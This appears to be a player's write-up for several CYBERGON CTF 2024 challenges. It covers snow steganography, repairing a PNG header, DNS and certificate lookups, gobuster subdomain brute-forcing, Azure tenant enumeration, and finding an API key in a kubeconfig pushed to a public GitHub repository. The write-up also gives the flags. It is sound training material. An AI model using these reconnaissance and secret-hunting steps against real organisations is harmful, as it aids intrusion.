I use stegsnow tool for decoding messages in text files cause it is appending tabs and whitespaces at the end messages. Then I got the flag.

```
L$ stegsnow -C -p "winteriscoming" JS.txt
3X1f_w1th_5n0w5
```

CYBERGON_CTF2024{3X1f_w1th_5n0w5}

(3) Truesight

If you are waiting for a sign, this is it. CYBERGON_CTF2024{xxx_xxxx_xxxxx}

Author - iamkfromburma

```
[+] I observed that this challenge image is wrong file signature  
└─$ file CYBERGON.png  
CYBERGON.png: data
```

```
└─[kali㉿kali: ~]$ xxd CYBERGON.png | head -n 10  
00000000: 0000 000d 4948 4452 0000 0287 0000 0275 ....IHDR.....u  
00000010: 0806 0000 00ab 4e5a f000 0000 0173 5247 ....NZ....sRG  
00000020: 4200 aece 1ce9 0000 0004 6741 4d41 0000 B.....gAMA..  
00000030: b18f 0bfc 6105 0000 0009 7048 5973 0000 ....a.....pHYs..  
00000040: 0ec1 0000 0ec1 01b8 916b ed00 00fb 6c49 .....k....lI  
00000050: 4441 5478 5eec fd07 9c65 d955 de0d 3f27 DATx^....e.U..?'  
00000060: dd54 a973 cff4 e4ac 9134 ca09 8404 ca22 .T.s.....4....."  
00000070: 0883 6d44 b2c1 32c6 387d e67d 7fbf d7f6 ..mD..2.8}...{....  
00000080: 6b90 301f 1893 1c3e 6c04 4658 2084 0528 k.0....>l.FX ..(....  
00000090: 8090 9190 8484 e268 34ca 1a4d d448 33a3 .....h4..M.H3.
```

I used hexeditor tool and change the hex value of PNG file signature - 89 50 4E 47 0D 0A 1A 0A

```
└─$ file newfile.png  
newfile.png: PNG image data, 647 x 629, 8-bit/color RGBA, non-interlaced  
└─[kali㉿kali: ~]$ xxd newfile.png | head -n 10  
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR  
00000010: 0000 0287 0000 0275 0806 0000 00ab 4e5a .....u.....NZ  
00000020: f000 0000 0173 5247 4200 aece 1ce9 0000 .....sRGB.....  
00000030: 0004 6741 4d41 0000 b18f 0bfc 6105 0000 ..gAMA.....a....  
00000040: 0009 7048 5973 0000 0ec1 0000 0ec1 01b8 ..pHYs.....  
00000050: 916b ed00 00fb 6c49 4441 5478 5eec fd07 .k....lIDATx^...  
00000060: 9c65 d955 de0d 3f27 dd54 a973 cff4 e4ac .e.U..?'..T.s....  
00000070: 9134 ca09 8404 ca22 0883 6d44 b2c1 32c6 ..4....."..mD..2.  
00000080: 387d e67d 7fbf d7f6 6b90 301f 1893 1c3e 8}...{....k.0....>  
00000090: 6c04 4658 2084 0528 8090 9190 8484 e268 l.FX ..(.....h
```

Then I got the flag.



CYBERGON_CTF2024{y0u_g07_7h3_r!gh7_s1gn5}

Reconnaissance

Validation

Can you determine the number of TXT and SPF records in flaghunt.lol?

Flag Format - CYBERGON_CTF2024{total TXT:total SPF}

Author : Too

We found 4 TXT record and 1 SPF record of flaghunt.lol

The screenshot shows a DNS lookup interface for the domain flaghunt.lol. The search bar contains "flaghunt.lol". Below it, under the heading "txt:flaghunt.lol", there is a table of TXT records:

Type	Domain Name	TTL	Record
TXT	flaghunt.lol	5 min	"MS=ms42468910"
TXT	flaghunt.lol	5 min	"MS=ms7911559f4"
TXT	flaghunt.lol	5 min	"Oops!"
TXT	flaghunt.lol	5 min	"v=spf1 include:spf.efwd.registrar-servers.com ~all"

The screenshot shows a DNS lookup interface for the domain flaghunt.lol. The search bar contains "flaghunt.lol". Below it, under the heading "spf:flaghunt.lol", there is a table of SPF record parameters:

Prefix	Type	Value	PrefixDesc	Description
v	spf1			The SPF record version
+	include	spf.efwd.registrar-servers.com	Pass	The specified domain is searched for an 'allow'.
~	all		SoftFail	Always matches. It goes at the end of your record.

CYBERGON_CTF2024{4:1}

(2) Secure Life

What is the certificate's expiration date?

Flag Format - CYBERGON_CTF2024{YYYY:MM:DD:HH:MM:SS}

Author : Too

The certificate's expiration date is Nov 24 20:38:00 2039 GMT.

```
[kali]$ ls -al certificate.der
-rw-rw-rwx 1 kali kali 1180 Nov 30 01:38 certificate.der

[kali]$ openssl x509 -text -in certificate.der
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            0e:b7:93:2e:cb:d3:71:7f:50:de:82:85:9b:e5:a2:68:a0:c9:ac:af
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=CloudFlare, Inc., OU=CloudFlare Origin SSL Certificate Authority, L=San Francisco, ST=California
        Validity
            Not Before: Nov 27 20:38:00 2024 GMT
            Not After : Nov 24 20:38:00 2039 GMT
        Subject: O=CloudFlare, Inc., OU=CloudFlare Origin CA, CN=CloudFlare Origin Certificate
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (2048 bit)
            Modulus:
                00:c5:41:3b:5b:cc:cc:2c:94:ec:ab:34:60:7e:e2:
                ~f:0f:cb:d2:0b:~5:d8:60:1f:27:61:~7:5a:08:82:
```

CYBERGON_CTF2024{2039:11:24:20:38:00}

(3) Discovery

How many subdomains exist under flaghunt.lol?

Flag Format - CYBERGON_CTF2024{number of subdomains}

Author - Too

flaghunt.lol

We found 19 subdomains exist under flaghunt.lol.

```
(kali㉿kali)-[~/Cybergon_2024]
$ gobuster dns -d flaghunt.lol -w permutations_list.txt -t 70
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Domain:      flaghunt.lol
[+] Threads:    70
[+] Timeout:    1s
[+] Wordlist:   permutations_list.txt
=====
2024/12/09 13:59:13 Starting gobuster
=====
Found: api.flaghunt.lol
Found: adserver.flaghunt.lol
Found: booking.flaghunt.lol
Found: demo.flaghunt.lol
Found: dev.flaghunt.lol
Found: elasticbeanstalk.flaghunt.lol
Found: engima.flaghunt.lol
Found: idp.flaghunt.lol
Found: localhost.flaghunt.lol
Found: payment.flaghunt.lol
Found: proxy.flaghunt.lol
Found: repository.flaghunt.lol
Found: root.flaghunt.lol
Found: ssh.flaghunt.lol
Found: upload.flaghunt.lol
Found: www.flaghunt.lol
Found: wsus.flaghunt.lol
Found: wiki.flaghunt.lol
Found: x.flaghunt.lol
```

CYBERGON_CTF2024{19}

(4) Uncover

Intel Byte Company has Azure Entra Service Your task is to uncover its name
!!

Flag Format - CYBERGON_CTF2024{tenant's name}

Author - Too

We have enumerated the Azure Entra Service's Tenant Name of intelbyte.io with AADInternals tool.

CYBERGON_CTF2024{goddamnit2024.onmicrosoft.com}

(5) Leakage


An SRE working on Kubernetes deployments over AWS cloud and , accidentally pushed sensitive code and configurations to a public GitHub repository. Upon analysis, it seems like some configurations might be related with a server api.flaghunt.lol.

Your task is to investigate the exposed repository and find sensitive information like AWS credentials or other secrets.

Flag Format - CYBERGON_CTF2024{secrets}

Author - Too
github.com


We found 1 code result related about with api.flaghunt.lol on GitHub.



Then we observed the dummybear00's repo.

 dummybear00	Update kubernetes-config	2d5e9eb · last week	 4 Commits
 LICENSE	Initial commit	2 weeks ago	
 README.md	Initial commit	2 weeks ago	
 kubernetes-config	Update kubernetes-config	last week	
 README	 GPL-3.0 license		

Then we got the AWS api key in kubernetes-config fie.



The screenshot shows a GitHub repository page for 'aws-kubernetes / kubernetes-config'. The left sidebar lists files: main, LICENSE, README.md, and kubernetes-config. The kubernetes-config file is selected and shown in the main pane. The code content is as follows:

```

16     "name": "aws-cluster-context",
17     "context": {
18       "cluster": "aws-cluster",
19       "user": "aws-user"
20     }
21   ],
22   "current-context": "aws-cluster-context",
23   "users": [
24     {
25       "name": "aws-user",
26       "user": {
27         "exec": {
28           "apiVersion": "client.authentication.k8s.io/v1alpha1",
29           "command": "aws",
30           "args": [
31             "eks",
32             "get-token",
33             "--cluster-internal",
34             "internal-gateway"
35           ]
36         },
37         "api-key": "34af-atg4-34gs-f234g-79g6"
38       }
39     }
40   ]
41 }
42


```

CYBERGON_CTF2024{34af-atg4-34gs-f234g-79g6}

Bonus

Where Are You Know

Take screenshot for your team profile including the ranking.
Post on social media (facebook, linkedin, twitter) with the hashtag #cybergonctf2024
Show post's screenshot and get the flag from me.
Author - iamkfromburma



Feedback

It's time to listen your feedback. Hopefully, everyone will enjoy our CYBERGON CTF_2024 !!!!
CYBERGON_CTF2024{xxx_xxx_xxx}
Author – iamkfromburma

We got flag after submit the feedback.